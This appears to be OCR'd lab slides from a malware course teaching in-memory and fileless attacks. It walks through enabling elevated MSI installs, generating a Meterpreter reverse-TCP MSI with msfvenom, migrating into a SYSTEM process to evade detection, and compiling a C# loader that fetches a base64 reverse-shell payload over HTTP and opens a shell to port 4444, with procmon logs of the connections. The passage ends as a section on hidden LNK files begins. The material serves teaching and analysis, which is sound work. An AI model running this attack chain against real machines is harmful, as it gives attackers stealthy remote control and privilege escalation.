
Using PEs as malware is easy, but can be easily detected and analyzed. This is mostly because it leaves a file on the victim's machine.

One can avoid this issue by loading malware just into the machine's memory (RAM). This is an in-memory or fileless attack.


Pros = Harder to detect and analyze

Cons = No file, so the payload is lost if the machine is turned off.

How A PE Is Loaded




How An In Memory Payload Works




How An In Memory Payload Works

Loader (or Stager) EXE on Hard Drive

Loader Process is stopped, removing it from memory. File is kept to load more malware, or deleted from file system.




Meterpreter Process Injection



Meterpreter Process Injection

Meterpreter Loader

Meterpreter is injected into another process



Loader Process is stopped, removing it from memory. File is kept to load more malware, or deleted from file system.

Meterpreter In Memory

First, to allow our meterpreter to get system privileges, we will have to allow programs to be installed as elevated. This is a common setting that lets a user install programs onto their machine with system privileges. If we can make a meterpreter as an installer file (.msi), we can have it run with system privileges.

Meterpreter In Memory

1. In your flare-vm, Click Start -> Run and type gpedit.msc. The Group Policy window opens.
2. Click on Computer Configuration -> Administrative Templates -> Windows Components -> Windows Installer.

Enable the following Group Policy settings and reboot:

- Always install with elevated privileges (mandatory)
- Enable user control over installs (mandatory)
- Disable Windows Installer. Then set it to Never.
- Enable user to patch elevated products (optional)
- Enable user to use media source while elevated (optional)
- Enable user to browse for source while elevated (optional for new installations, mandatory for fix pack upgrades)

Meterpreter In Memory

On your kali machine, ,create a meterpreter payload with msfvenom


Msfvenom -p windows/meterpreter/reverse_tcp lport= lhost= -f msi > file.msi

Then set up msfconsole to use multi/handler same as in the previous section

Note when you run your msi file (later), you will get a fake error message.

Meterpreter - Migrating Processes

Open up your procmon and filter for the process name for msiexec.exe. This is the program that install msi files. Open your process tree and find where msiexec.exe is located. Notice its running an ApacheBench tmp file (metasploit). This is much more hidden than a regular PE so far.



Process	Description	Image Path
svchost.exe (1320)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
svchost.exe (7368)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (6916)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
svchost.exe (1192)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (6996)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
msiexec.exe (5768)	Windows® installer	C:\Windows\system32\msiexec.exe
MSI22BE.tmp (4756)	ApacheBench command line utility	C:\Windows\Installer\MSI22BE.tmp
MsiExec.exe (2668)	Windows® installer	C:\Windows\syswow64\MsiExec.exe
svchost.exe (1336)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
TrustedInstaller.exe (6952)	Windows Modules Installer	C:\Windows\servicing\TrustedInstaller.exe
lsass.exe (628)	Local Security Authority Process	C:\Windows\system32\lsass.exe
fontdrvhost.exe (784)	Usermode Font Driver Host	C:\Windows\system32\fontdrvhost.exe

Meterpreter - Migrating Processes

Run ps on your meterpreter on your kali. This shows all processes on the machine at this time.

```
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 92    4     Registry              x64   0
 288   4     smss.exe              x64   0
 408   396   csrss.exe
 484   396   wininit.exe           x64   0
 492   476   csrss.exe
 496   620   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 512   5380  cmd.exe               x64   1        DESKTOP-39UP7VP\bryan         C:\Windows\System32\cmd.exe
 552   476   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 620   484   services.exe          x64   0
 628   484   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 752   620   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 776   552   fontdrvhost.exe       x64   1        Font Driver Host\UMFD-1       C:\Windows\System32\fontdrvhost.ex
```

Meterpreter - Migrating Processes

Meterpreter can migrate into other processes with system privileges, and it's best to find a process with system privileges. WmiPrvSE.exe is a good one (PID 6788)


Use migrate 6788 to migrate into process with PIDF 6788. You'll need to change the number for your process. Make sure it's running as NT/authority system

Use getpid after the migration to show that you've migrated.

```
meterpreter > getpid
Current pid: 6788
```

Meterpreter - Migrating Processes

Now reopen procmon and filter your results by PID.



Meterpreter - Migrating Processes

On meterpreter type shell to get a Windows Command Shell

Meterpreter - Migrating Processes

Now see on the process tree in procmon that wmiprvse has started cmd.exe (your shell). This means that meterpreter is now integrated into that process in memory. This is a typical technique used by attackers to evade detection and logging.

Loading our own Shells

Download the loader.cs and payload.cs files from brightspace to your kali machines. You will also need to mono-mcs with apt.

Create an EXE for the loader with this command:

```
┌──(bryan㉿kali)-[~]
└─$ mcs -out:loader.exe loader.cs
```

Loading our own Shells

Open your payload file and replace the base64 string with your reverse shell payload (the command to run is in the file)

```
//use unstaged payload if not using Metasploit as C2
// msfvenom -p windows/x64/shell_reverse_tcp lhost= lport= -f base64 -b'\x00\x0a\x0d'
string b64_payload = "SDHJSIHpxv///0iNBe////9Iu8qdFySo9GPrSDFYJ0gt+P///+L0NtWUwFgco+vKnVZ16aQxupzVJvbNvOi5qtW>
byte[] buf = System.Convert.FromBase64String(b64_payload);
```

Compile the payload


```
┌──(bryan㉿kali)-[~]
└─$ mcs -out:payload.exe payload.cs
```

Loading our own Shells

Start a python web server and download loader.exe onto your flare-vm (keep the python web server open)


Loading our own Shells

Open procmon and set your filter to Process name is loader.exe



Loading our own Shells

Ensure these events are being recorded.




Loading our own Shells

Run loader to load your payload with the following command.

```
C:\Users\bryan\Desktop>loader.exe --path http://192.168.11.135/payload.exe
```

Loading our own Shells


The loader will take your payload and load a cmd.exe process (because we picked the reverse shell option, but this can be any payload). Notice near the end of the processes that loader reaches out to your http server, then to your netcat listener



5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	Load Image	C:\Windows\System32\dnsapi.dll
5:39:0...	loader.exe	4976	TCP Connect	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Send	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Receive	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	TCP Disconnect	DESKTOP-39UP7VP.localdomain:50189 -> 192.168.11.135:http
5:39:0...	loader.exe	4976	Thread Create	
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Reconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	TCP Disconnect	DESKTOP-39UP7VP.localdomain:50190 -> 192.168.11.135:4444
5:39:0...	loader.exe	4976	Process Create	C:\Windows\SYSTEM32\cmd.exe
5:39:0...	loader.exe	4976	Thread Exit	
5:39:0...	loader.exe	4976	Thread Exit	

Loading our own Shells


The process tree will show loader.exe loading a cmd.exe process.



oader.exe (4976)		C:\Users\bryan\Desktop\loader.exe		DESKTOP-39UF
cmd.exe (7740)	Windows Command Processor	C:\Windows\SYSTEM32\cmd.exe	Microsoft Corporat...	DESKTOP-39UF
loader.exe (1004)		C:\Users\bryan\Desktop\loader.exe		DESKTOP-39UF
WerFault.exe (3436)	Windows Problem Reporting	C:\Windows\system32\WerFault.exe	Microsoft Corporat...	DESKTOP-39UF


Loading our own Shells

Procexp will show us the loader process still running. We can right click and kill it.



Loading our own Shells

Notice that the cmd process will still be running, and you'll be able to run commands from your reverse shell. You now have a fileless reverse shell (you can delete loader.exe too).



Sneaky Malware


Hiding Malware

Attackers are spending a lot of time to trick you into running or installing malware. There have been many ways attacks can hide malware or malicious files on seemingly OK files.

LNK Files

LNK files, commonly known as shortcuts, can run an EXE on the PC.

